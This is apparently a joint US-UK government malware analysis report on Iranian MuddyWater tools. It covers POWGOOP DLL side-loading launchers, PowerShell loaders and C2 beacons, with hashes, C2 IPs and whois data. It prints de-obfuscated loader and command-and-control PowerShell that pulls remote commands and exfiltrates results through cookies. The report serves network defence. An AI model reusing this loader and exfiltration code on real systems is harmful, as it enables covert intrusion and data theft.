MAR–10369127–1.v1 – MuddyWater

cisa.gov/uscert/ncas/analysis-reports/ar22-055a

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts by the Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), the U.S. Cyber Command Cyber National Mission Force (CNMF), the United Kingdom's National Cyber Security Centre (NCSC-UK), and the National Security Agency (NSA) to provide detailed analysis of 23 files identified as MuddyWater tools. MuddyWater is a group of Iranian government-sponsored advanced persistent threat actors that conducts cyber espionage and other malicious cyber operations targeting a range of government and private-sector organizations across sectors—including telecommunications, defense, local government, and oil and natural gas—in Asia, Africa, Europe, and North America.

FBI, CISA, CNMF, NCSC-UK, and NSA are distributing this MAR to enable network defense and reduce exposure to Iranian government malicious cyber activity. For more information on malicious Iranian government cyber activity, visit CISA's webpage at https://www.cisa.gov/uscert/iran.

Of the 23 malware samples analyzed, 14 files were identified as variants of the POWGOOP malware family. Two files were identified as JavaScript files that contain a PowerShell beacon. One file was identified as a Mori backdoor sample. Two malicious Microsoft Excel spreadsheets were identified as Canopy malware (also known as Starwhale) that contained macros and two encoded Windows script files, which maintain persistence and collect and exfiltrate the victim's system data to a command and control (C2).

The POWGOOP samples were discovered as Windows executables (not included this report) and contain three components:

1) A dynamic-link library (DLL) file renamed as a legitimate filename to enable the DLL side-loading technique.
2) An obfuscated PowerShell script, obfuscated as a .dat file used to decrypt a file named "config.txt."
3) An encoded PowerShell script, obfuscated as a text file containing a beacon to a hardcoded Internet Protocol (IP) address.

These components retrieve encrypted commands from a C2 server. The command is decrypted on the victim machine and piped into a PowerShell command, sending the results of the command in the Cookie parameter of the return traffic, using the same encryption/Base64 encoding routine.

For a downloadable copy of IOCs, see: MAR-10369127-1.v1.stix.

Click here for a PDF version of this report.

Submitted Files (19)

026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141 (Cooperation terms.xls)

12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa (goopdate.dll)

2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82 (goopdate.dat)

255e53af8b079c8319ce52583293723551da9affe547da45e2c1d4257cff625a (TeresitaJordain_config.txt)

3098dd53da40947a82e59265a47059e69b2925bc49c679e6555d102d1c6cbbc8 (FML.dll)

42ca7d3fcd6d220cd380f34f9aa728b3bb68908b49f04d04f685631ee1f78986 (rj.js)

4b2862a1665a62706f88304406b071a5c9a6b3093daadc073e174ac6d493f26c (ZaibCb15Ak.xls)

5bcdd422089ed96d6711fa251544e2e863b113973db328590cfe0457bfeb564f (Config2.txt)

7e7545d14df7b618b3b1bc24321780c164a0a14d3600dbac0f91afbce1a2f9f4 (Dore.dat)

9cb79736302999a7ec4151a43e93cd51c97ede879194cece5e46b4ff471a7af7 (Config.txt)

9d50fcb2c4df4c502db0cac84bef96c2a36d33ef98c454165808ecace4dd2051 (libpcre2-8-0.dll)

9ec8319e278d1b3fa1ccf87b5ce7dd6802dac76881e4e4e16e240c5a98f107e2 (AntheHannah_config.txt)

b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c (note.js)

b5b1e26312e0574464ddef92c51d5f597e07dba90617c0528ec9f494af7e8504 (Core.dat)

b6133e04a0a1deb8faf944dd79c46c62f725a72ea9f26dd911d6f6e1e4433f1a (config.txt)

ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9 (config.txt)

dd7ee54b12a55bcc67da4ceaed6e636b7bd30d4db6f6c594e9510e1e605ade92 (vcruntime140.dll)

e7baf353aa12ff2571fc5c45184631dc2692e2f0a61b799e29a1525969bf2d13 (Core.dat)

e7f6c7b91c482c12fc905b84dbaa9001ef78dc6a771773e1de4b8eade5431eca (HeidieLeone.txt)

Additional Files (4)

c2badcdfa9b7ece00f245990bb85fb6645c05b155b77deaf2bb7a2a0aacbe49e (Outlook.wsf)

d77e268b746cf1547e7ed662598f8515948562e1d188a7f9ddb8e00f4fd94ef0 (Outlook.wsf)

ed988768f50f1bb4cc7fb69f9633d6185714a99ecfd18b7b1b88a42a162b0418 (Outlook.wsf)

f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0 (Outlook.wsf)

IPs (7)

185.117.75.34

185.118.164.21

185.183.96.44

185.183.96.7

192.210.191.188

5.199.133.149

88.119.170.124

Findings

12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa

Tags

trojan

Details

Name	goopdate.dll
Size	90624 bytes
Type	PE32 executable (DLL) (console) Intel 80386, for MS Windows
MD5	a27655d14b0aabec8db70ae08a623317
SHA1	8344f2c1096687ed83c2bbad0e6e549a71b0c0b1
SHA256	12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa
SHA512	3c9fa512e7360fecc4db3196e850db8b398d1950a21a3a1f529bbc0a1323cc3b4c8d1bf95acb9ceaa794cf135a56c0e761976f17326594c
ssdeep	1536:Ggw+CKmmOmwE1k4XGt2EkxtNh7aZgvADsW/cd+32UVGHgz:RCBTDE1krt2Ebg5+32UQHgz
Entropy	6.359392

Antivirus

ESET	a variant of Win32/Agent.ACHN trojan
Symantec	Trojan Horse
Trend Micro	Trojan.928E7209
Trend Micro HouseCall	Trojan.928E7209

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-09-23 02:02:48-04:00
Import Hash	132491700659f9b56970a9b12cbbb348

PE Sections

MD5	Name	Raw Size	Entropy
dbe1463d7d1b0850df5e47b5320ef5fb	header	1024	2.757475
c732c8e6ad0cf8292aa60a9da9dcbe7c	.text	54784	6.609888
3bd80fc1bbd1476e125d2e487662e01f	.rdata	27648	5.042288
ccd03992b1a52aba460a01a4113d59c8	.data	2560	2.366593
c7a4e8ec050a078d37fff5197af953e2	.rsrc	512	4.712298
2de65738f49b99cdb71355bdc924c55a	.reloc	4096	6.411331

Packers/Compilers/Cryptors

Borland Delphi 3.0 (???)

Relationships

12db8bcee0... Related_To 2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82

Description

This file was identified as a launcher and is contained within an executable "GoogleUpdate.exe" (not included in this submission). The DLL is renamed as a legitimate filename "goopdate.dll" to enable a DLL side-loading technique. Note: goopdate.dll is the name of a module belonging to Goopdate from Google Inc. The DLL side-loading technique is used to rename a malicious DLL to the name of a dependent file of a legitimate executable in order to execute its malicious code. For this variant, GoogleUpdate.exe depends on a legitimate file ‘goopdate.dll’. The malicious POWGOOP DLL is therefore renamed goopdate.dll to force GoogleUpdate.exe to execute the malicious code, which spawns a Rundll32.exe process to launch goopdate.dll with the DllRegisterServer function (Figure 1). This results in a PowerShell script, a "goopdate.dat" file (2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82) decrypting a co-located "config.txt" file (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9), another obfuscated PowerShell script containing the C2 beacon.

Screenshots



Figure 1 - Screenshot of GoogleUpdate.exe spawning a Rundll32.exe process to launch goopdate.dll with the DllRegisterServer function.



Figure 2 - Screenshot of the PowerShell script being decrypted.

2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82

Details

Name	goopdate.dat
Size	115546 bytes
Type	data
MD5	218d4151b39e4ece13d3bf5ff4d1121b
SHA1	28e799d9769bb7e936d1768d498a0d2c7a0d53fb
SHA256	2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82
SHA512	8f859945f0c3e590db99bb35f4127f34910268c44f94407e98a5399fec44d92523d07230e793209639914afe61d17dfb41273193e30bbfb9
ssdeep	3072:bI+Rz2t2VGAQIP2DR7mOOfKI12sKDrS51ODTKjI2:bpF2t2VV2DNmOOyI8s441FjI
Entropy	7.971267

Antivirus

Bitdefender	Generic.Exploit.Donut.2.5DE6F72C
Emsisoft	Generic.Exploit.Donut.2.5DE6F72C (B)
Lavasoft	Generic.Exploit.Donut.2.5DE6F72C
Sophos	ATK/DonutLdr-A

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

2471a039cb...	Related_To	ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9
2471a039cb...	Related_To	12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa

Description

This file was identified as an obfuscated PowerShell script and is contained within an executable "GoogleUpdate.exe" (not included in this submission). This obfuscated PowerShell script is used to decode and run the additional obfuscated PowerShell script "config.txt" (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9).

Screenshots

```powershell
function bdec($in) {
    $out = [System.Convert]::FromBase64String($in);
    return [System.Text.Encoding]::UTF8.GetString($out)
}

function bDec2($szinput) {
    $in = [System.Text.Encoding]::UTF8.GetBytes($szinput);
    for ($i=0; $i -le $in.count-1; $i++) {
        $in[$i] = $in[$i] - 2;
        }
    return [System.Text.Encoding]::UTF8.GetString($in);
}

function bDd($in) {
    $temp = bDec2($in);
    return $temp
    }

 $a = get-content "config.txt";
 $t = bDd($a);
 echo($t)
 &($Shelld[1] + 'ex');
```

Figure 3 - Screenshot of the de-obfuscated PowerShell script.

ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9

Details

Name	config.txt
Size	3364 bytes
Type	data
MD5	52299ffc8373f58b62543ec754732e55
SHA1	ca97ac295b2cd57501517c0efd67b6f8a7d1fbdf
SHA256	ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9
SHA512	6c9dc3ae0d3090bab57285ac1bc86d0fa60096221c99a383cc1a5a7da1c0614dfdbe4e6fa2aea9ff1e8d3415495d2d444c2f15ad9a1fd38
ssdeep	48:oN/rGOTDwOQ0rSt4tD9f+1o09KP/iyrjfODVosSh9lwrjhChwsFKDUGymwx:qroOlfBPz5sSh+w9v
Entropy	5.346853

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

ce9bd1acf3...	Related_To	2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82
ce9bd1acf3...	Connected_To	185.183.96.7

Description

This file was identified as an encrypted PowerShell script and is contained within an executable "GoogleUpdate.exe" (not included in this submission). This PowerShell script is decoded by "goopdate.dat" (2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82) and contains a beacon to the following hardcoded IP address:

--Begin C2 IP address--
185[.]183[.]96[.]7:443/index.php
--End C2 IP address--

The malware used the hardcoded C2 to pass remote commands to the victim machine. The encrypted commands are decrypted on the victim machine and piped into a PowerShell command, sending the results of the command in the Cookie parameter of the return traffic, using the same encryption/Base64 encoding routine.

The script uses 1-3 randomly generated human names as variables and function names (Figure 4). The script uses a modified Base64 routine adding or subtracting by 2, using two consecutive functions (Base64Dec, QueenieSusanneAvril) to decrypt remote commands to execute locally and two consecutive functions (Marlie, Kassandra) to encrypt the result and pass to the “Cookie:” parameter to be passed back to the C2 node.

The config.txt can be run separately as a .ps1 PowerShell script to execute the de-obfuscated code, which results in the victim machine pulling down any command the threat actor places in the index.php file located at 185[.]183[.]96[.]7:443 (ie. 'whoami') and executes locally on the victim machine. The script exfiltrates the result of the command in a Base64 encoded string passed through the 'Cookie: <Base64_encoded_string>' part of the packet (Figure 6).

Screenshots

```
function Base64Dec($AdriaNike){
    $MarjIrma = [System.Convert]::FromBase64String($AdriaNike);
    return $MarjIrma;
}

function QueenieSusanneAvril($JoriHolly){
    $AdriaNike = $JoriHolly;
    for ($SalliStefanie=0; $SalliStefanie -le $JoriHolly.count -1; $SalliStefanie++){
        $AdriaNike[$SalliStefanie] = $AdriaNike[$SalliStefanie] - 2;
    }
    return [System.Text.Encoding]::UTF8.GetString($AdriaNike);
}

function Decrypt($AdriaNike) {
    $MariannCarinMichal = Base64Dec $AdriaNike;
    $MelessaMarcela = QueenieSusanneAvril $MariannCarinMichal;
    return $MelessaMarcela;
}

function Kassandra($AdriaNike){
    $MarjIrma = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($AdriaNike));
    return $MarjIrma;
}

function Marlie($JoriHolly){
    $AdriaNike = [System.Text.Encoding]::UTF8.GetBytes($JoriHolly);
    for ($SalliStefanie=0; $SalliStefanie -le $AdriaNike.count -1; $SalliStefanie++){
        $AdriaNike[$SalliStefanie] = $AdriaNike[$SalliStefanie] + 2;
    }
    return [System.Text.Encoding]::UTF8.GetString($AdriaNike);
}

function Encrypt($AdriaNike){
    $MelessaMarcela = Marlie $AdriaNike;
    $MarjIrma = Kassandra $MelessaMarcela;
    return $MarjIrma;
}
```

Figure 4 - Screenshot of the script.

Figure 5 - Screenshot of the GET request sent over port 443 for "index.php" from the IP address 185[.]183[.]96[.]7.



Figure 6 - Screenshot of the GET request.

185.183.96.7

Tags

command-and-control

URLs

185.183.96.7/index.php

Ports

443 TCP

Whois

Queried whois.ripe.net with "-B 185.183.96.7"...

% Information related to '185.183.96.0 - 185.183.96.255'

% Abuse contact for '185.183.96.0 - 185.183.96.255' is 'abuse@hostsailor.com'

inetnum: 185.183.96.0 - 185.183.96.255
netname: EU-HOSTSAILOR
descr: HostSailor NL Services
country: NL
admin-c: AA31720-RIPE
tech-c: AA31720-RIPE
status: ASSIGNED PA
mnt-by: MNT-HS
created: 2016-12-23T09:52:06Z
last-modified: 2016-12-23T09:52:06Z
source: RIPE

person: Ali Al-Attiyah
address: Suite No: 1605, Churchill Executive Tower, Burf Khalifa Area
address: Dubai P.O. Box 98362
address: United Arab Emirates
phone: +971 455 77 845
nic-hdl: AA31720-RIPE
mnt-by: MNT-HS
created: 2016-12-21T19:19:26Z
last-modified: 2019-03-18T14:07:12Z
source: RIPE

% Information related to '185.183.96.0/24AS60117'

route: 185.183.96.0/24
descr: EU-HOSTSAILOR 185.183.96.0/24
origin: AS60117
mnt-by: MNT-HS
created: 2016-12-23T09:50:04Z
last-modified: 2016-12-23T09:50:04Z
source: RIPE

Relationships

185.183.96.7 Connected_From ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9

Description

config.txt (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9) attempts to connect to this IP address.

9d50fcb2c4df4c502db0cac84bef96c2a36d33ef98c454165808ecace4dd2051

Tags

trojan

Details

Name	libpcre2-8-0.dll
Size	96768 bytes
Type	PE32 executable (DLL) (console) Intel 80386, for MS Windows
MD5	860f5c2345e8f5c268c9746337ade8b7
SHA1	6c55d3acdc2d8d331f0d13024f736bc28ef5a7e1
SHA256	9d50fcb2c4df4c502db0cac84bef96c2a36d33ef98c454165808ecace4dd2051
SHA512	15b758ada75ae3a6848e3e528e07b19e0efb4156105f0e2ff4486c6df35574c63ccaae5e00d3c4f1ac3f5032f3eb5732179d187979779af4

ssdeep	1536:TjdtPuB/MpXu7QeqqPKaSc9/Sc+Amru3xobZFsWo/dcd+0Q+MoOl5:TfuBwXuUeqqPIkSc4u3xobb+0Q+MRl5
Entropy	6.397339

Antivirus

ESET	a variant of Win32/Agent.ADJB trojan
VirusBlokAda	BScope.Trojan.Agentb

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-10-05 03:59:42-04:00
Import Hash	412395ba322a0d1b557db71f338aadde

PE Sections

MD5	Name	Raw Size	Entropy
b474b7d68214633e93dc1ab3fcad9a4b	header	1024	2.769462
d9e1cff126e23d40d396bebc0fe103be	.text	55296	6.612472
8528c24241b97c45d2f90f3ef1baceec	.rdata	33280	5.178997
96565e257370e82ea6cc20bdc7831a7b	.data	2560	2.380258
43041985e356ec1bb76514dd6d7a347f	.rsrc	512	4.717679
6b5a16c382d161788b9cc48d74f91543	.reloc	4096	6.435504

Packers/Compilers/Cryptors

Borland Delphi 3.0 (???)

Description

This file was identified as a launcher and is renamed as a legitimate filename "libpcre2-8-0.dll" to enable a DLL side-loading technique. Note: libpcre2-8-0.dll is a library for Mingw-w64, an open source software development environment. This file has similar capabilities as "goopdate.dll" (12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa).

dd7ee54b12a55bcc67da4ceaed6e636b7bd30d4db6f6c594e9510e1e605ade92

Tags

trojan

Details

Name	vcruntime140.dll
Size	93696 bytes
Type	PE32 executable (DLL) (console) Intel 80386, for MS Windows
MD5	cec48bcdedebc962ce45b63e201c0624
SHA1	81f46998c92427032378e5dead48bdfc9128b225
SHA256	dd7ee54b12a55bcc67da4ceaed6e636b7bd30d4db6f6c594e9510e1e605ade92
SHA512	661a59b4cdb4aab652b24cb9b7ca54cdee1d50ac3b0479cb418cf8ec2f7bda15fcc2622e6b08a784187ec3f43acd678d1d73efacd43ac33
ssdeep	1536:jjevM3civEZfW15lbrWKlAy4pcd8uHxQEbZFsWo/dcdV0yjHe9c0b5i2MUql5:jzcbfO5lbr6Ay4huHxHbbV0eHe9c0b5l
Entropy	6.386276

Antivirus

AhnLab	Trojan/Win.Generic
Avira	TR/Agent.fizgi
Bitdefender	Trojan.GenericKD.37827502
ESET	a variant of Win32/Agent.ADJB trojan
Emsisoft	Trojan.GenericKD.37827502 (B)
IKARUS	Trojan.Win32.Agent
K7	Trojan (005893651)
Lavasoft	Trojan.GenericKD.37827502
McAfee	RDN/Generic.dx
Symantec	Trojan.Gen.MBT
VirusBlokAda	BScope.Trojan.Agentb
Zillya!	Trojan.Agent.Win32.2507968

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-10-11 08:50:42-04:00
Import Hash	99474d9cfb6d6c2c0eada954b5521471

PE Sections

MD5	Name	Raw Size	Entropy
644538127a7d5372f16bbc62790e1b5d	header	1024	2.778786
46d87fd65afee2330ee32fe404fe7657	.text	55808	6.623812
7bc20c2666aeb10cbe1787cdeeb38138	.rdata	29696	5.111049
8adf7f42b993b6d8b658ea5a9d554a49	.data	2560	2.380664
065463fcb19d087772450d47229f013f	.rsrc	512	4.717679
1a870fa886d593f0dd1c9ce8816c3a63	.reloc	4096	6.466938

Packers/Compilers/Cryptors

Borland Delphi 3.0 (???)

Description

This file was identified as a launcher and is renamed as a legitimate filename "vcruntime140.dll" to enable a DLL side-loading technique. Note: vcruntime140.dll is a runtime library for Microsoft Visual Studio. This file has similar capabilities as "goopdate.dll" (12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa).

b5b1e26312e0574464ddef92c51d5f597e07dba90617c0528ec9f494af7e8504

Details

Name	Core.dat
Size	222554 bytes
Type	data
MD5	a65696d6b65f7159c9ffcd4119f60195
SHA1	570f7272412ff8257ed6868d90727a459e3b179e

SHA256	b5b1e26312e0574464ddef92c51d5f597e07dba90617c0528ec9f494af7e8504
SHA512	65661ca585e10699eaded4f722914c79b5922e93ea4ca8ecae4a8e3f1320e7b806996f7a54dffbe9d1cdeda593f08e8d95cd831d57de9d
ssdeep	6144:AD5ss4qHWpWYY3X3YxMNkpMj7vl+AQOjI:Uss4QEWYwYxM+CdZ3
Entropy	7.990578

Antivirus

Bitdefender	Generic.Exploit.Donut.2.50F4F7F0
Emsisoft	Generic.Exploit.Donut.2.50F4F7F0 (B)
Lavasoft	Generic.Exploit.Donut.2.50F4F7F0
Sophos	ATK/DonutLdr-A

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file was identified as an obfuscated PowerShell script and is used to decode and run an additional obfuscated PowerShell script. This file is similar to goopdate.dat (2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82).

e7baf353aa12ff2571fc5c45184631dc2692e2f0a61b799e29a1525969bf2d13

Details

Name	Core.dat
Size	222554 bytes
Type	data
MD5	4a022ea1fd2bf5e8c0d8b2343a230070
SHA1	89df0feca9a447465d41ac87cb45a6f3c02c574d
SHA256	e7baf353aa12ff2571fc5c45184631dc2692e2f0a61b799e29a1525969bf2d13
SHA512	bec85adf79b916ee64c4a4b6f2cf60d8321d7394a2ec299c3547160f552ecae403c6a2a9aa669cf789d4d99b01c637ac1d0da3c9ed8872
ssdeep	6144:HzUl+nQWOJ0h0Q+MhozbM8RTVwS9HTkSaRIJjI:HzNQkC06bZuSBTky
Entropy	7.990584

Antivirus

Bitdefender	Generic.Exploit.Donut.2.B85DA16C
Emsisoft	Generic.Exploit.Donut.2.B85DA16C (B)
Lavasoft	Generic.Exploit.Donut.2.B85DA16C
Sophos	ATK/DonutLdr-A

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file was identified as an obfuscated PowerShell script and is used to decode and run an additional obfuscated PowerShell script. This file is similar to goopdate.dat (2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82).

7e7545d14df7b618b3b1bc24321780c164a0a14d3600dbac0f91afbce1a2f9f4

Tags

trojan

Details

Name	Dore.dat
Size	208222 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	6c084c8f5a61c6bec5eb5573a2d51ffb
SHA1	61608ed1de56d0e4fe6af07ecba0bd0a69d825b8
SHA256	7e7545d14df7b618b3b1bc24321780c164a0a14d3600dbac0f91afbce1a2f9f4
SHA512	4eaa2d6f29d2712f3487ff7e3a463ec4ba711ba36edda422db126840282e8705ebee6304cc9a54433c7fac7759f98a9543eda881726d8b
ssdeep	6144:LiJOsC/WBmefvpzeChVsg3euJHs7pdcAOlnI:LLWBmyvp/s5uJHs7pdcvI
Entropy	6.489815

Antivirus

Avira	HEUR/AGEN.1144435
Bitdefender	Generic.Exploit.Shellcode.PE.1.A192654B
ESET	PowerShell/Runner.AA trojan
Emsisoft	Generic.Exploit.Shellcode.PE.1.A192654B (B)
IKARUS	Trojan.PowerShell.Runner
K7	Riskware (0040eff71)
Lavasoft	Generic.Exploit.Shellcode.PE.1.A192654B
Sophos	Mal/Swrort-Y
Symantec	Trojan Horse
VirusBlokAda	BScope.Trojan.Wacatac

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-10-11 08:50:37-04:00
Import Hash	ec0fa343230fe2524df352e5e73f52a2

PE Sections

MD5	Name	Raw Size	Entropy
57e428c7f6e8430e0380e9a1681a940c	header	1024	2.806123
89eb652b81f7b3cd7e9ee9e718575c09	.text	135168	6.614331
4f6c6295c85743cc3a2ca8f5dc2c4648	.rdata	58368	5.330927
3fe517cfbe9700ed9c311661377fcbd9	.data	4096	3.056628
7d123d6987b6fa0f191e9ee2fb0d9484	.rsrc	512	4.711341
320df1e8ed4184af06bb4c62a00cc47b	.reloc	8704	6.441951

Packers/Compilers/Cryptors

Microsoft Visual C++ ?.?

Description

This file was identified as an obfuscated PowerShell script and is used to decode and run an additional obfuscated PowerShell script. This file is similar to goopdate.dat (2471a039cb1ddeb826f3a11f89b193624d89052afcbee01205dc92610723eb82).

b6133e04a0a1deb8faf944dd79c46c62f725a72ea9f26dd911d6f6e1e4433f1a

Details

Name	config.txt
Size	3615 bytes
Type	data
MD5	b6b0edf0b31bc95a042e13f3768a65c3
SHA1	5168a8880abe8eb2d28f10787820185fe318859e
SHA256	b6133e04a0a1deb8faf944dd79c46c62f725a72ea9f26dd911d6f6e1e4433f1a
SHA512	669e655ca79c95d8d25e56cb0c4c71574ff74f55e11930e9cdbfb4a3767fce0d09ab362d2f188a153ba25497b8a2508d0501bca342c0558
ssdeep	48:oOd/U/82KlaUdrSS1A82RBBboWuP7qgGgmzfBUXX7PXTWPJJ5wx:YmP71+Ju
Entropy	5.291145

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

b6133e04a0... Connected_To 185.117.75.34

Description

This file was identified as an encrypted PowerShell script; it contains a beacon to the following hardcoded IP address:

--Begin C2 IP address--
185[.]117[.]75[.]34
--End C2 IP address--

This file has similar capabilities as config.txt (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9).

185.117.75.34

Tags

command-and-control

Ports

443 TCP

Whois

Queried whois.ripe.net with "-B 185.117.75.34"...

% Information related to '185.117.75.0 - 185.117.75.255'

% Abuse contact for '185.117.75.0 - 185.117.75.255' is 'abuse@hostsailor.com'

inetnum: 185.117.75.0 - 185.117.75.255
netname: EU-HOSTSAILOR-20140124
descr: HostSailor NL Services
country: NL
admin-c: AF11712-RIPE
tech-c: AF11712-RIPE

status: ASSIGNED PA
mnt-by: MNT-HS
created: 2016-02-01T08:50:02Z
last-modified: 2016-02-01T08:50:02Z
source: RIPE

person: Host Sailor Ltd - Administrative role account
address: Suite No: 1605, Churchill Executive Tower, Burj Khalifa Area
address: Dubai P.O. Box 98362
address: United Arab Emirates
phone: +97145577845
nic-hdl: AF11712-RIPE
mnt-by: MNT-HS
created: 2014-06-30T16:22:26Z
last-modified: 2019-05-29T09:39:31Z
source: RIPE

Relationships

185.117.75.34	Connected_From	e7f6c7b91c482c12fc905b84dbaa9001ef78dc6a771773e1de4b8eade5431eca
185.117.75.34	Connected_From	b6133e04a0a1deb8faf944dd79c46c62f725a72ea9f26dd911d6f6e1e4433f1a

Description

config.txt (b6133e04a0a1deb8faf944dd79c46c62f725a72ea9f26dd911d6f6e1e4433f1a) and HeidieLeone.txt (e7f6c7b91c482c12fc905b84dbaa9001ef78dc6a771773e1de4b8eade5431eca) attempt to connect to this IP address.

9cb79736302999a7ec4151a43e93cd51c97ede879194cece5e46b4ff471a7af7

Tags

trojan

Details

Name	Config.txt
Size	5037 bytes
Type	ASCII text, with very long lines, with no line terminators
MD5	a0421312705e847a1c8073001fd8499c
SHA1	3204447f54adeffb339ed3e00649ae428544eca3
SHA256	9cb79736302999a7ec4151a43e93cd51c97ede879194cece5e46b4ff471a7af7
SHA512	32c89ce4ec39c0f05fdd578ac7dbd51a882fdca632a00a591655992f258fe1b870c5ac6732d79c835578fd85c237d69d10886b1bec08721
ssdeep	96:ND25Bb2G+6C3z+FPyY1PgWuRuSpqq8HRYwC+w7ivocD6ZpY59lmBZ1q0c3:NKnCGO3iFPysIW8YlHRYw5w6F6ZpYUB0
Entropy	5.941005

Antivirus

ESET	PowerShell/Agent.FP trojan

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file was identified as an encrypted PowerShell script; it contains a beacon to the following hardcoded IP address:

--Begin C2 IP address--
192[.]210[.]191[.]188

--End C2 IP address--

This file has similar capabilities as config.txt (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9).

192.210.191.188

Tags

command-and-control

Ports

443 TCP

Whois

Queried whois.arin.net with "n ! NET-192-210-191-0-1"...

NetRange: 192.210.191.0 - 192.210.191.255
CIDR: 192.210.191.0/24
NetName: CC-192-210-191-0-24
NetHandle: NET-192-210-191-0-1
Parent: CC-11 (NET-192-210-128-0-1)
NetType: Reallocated
OriginAS: AS36352
Organization: Virtual Machine Solutions LLC (VMSL-100)
RegDate: 2019-03-26
Updated: 2019-03-26
Ref: https://rdap.arin.net/registry/ip/192.210.191.0

OrgName: Virtual Machine Solutions LLC
OrgId: VMSL-100
Address: 12201 Tukwila International Blvd
City: Seattle
StateProv: WA
PostalCode: 98168
Country: US
RegDate: 2016-06-22
Updated: 2020-12-10
Comment: http://virmach.com/abuse to report abuse.
Ref: https://rdap.arin.net/registry/entity/VMSL-100

OrgTechHandle: GOLES88-ARIN
OrgTechName: Golestani, Amir
OrgTechPhone: +1-800-877-2176
OrgTechEmail: report@virmach.com
OrgTechRef: https://rdap.arin.net/registry/entity/GOLES88-ARIN

OrgAbuseHandle: GOLES88-ARIN
OrgAbuseName: Golestani, Amir
OrgAbusePhone: +1-800-877-2176
OrgAbuseEmail: report@virmach.com
OrgAbuseRef: https://rdap.arin.net/registry/entity/GOLES88-ARIN

Relationships

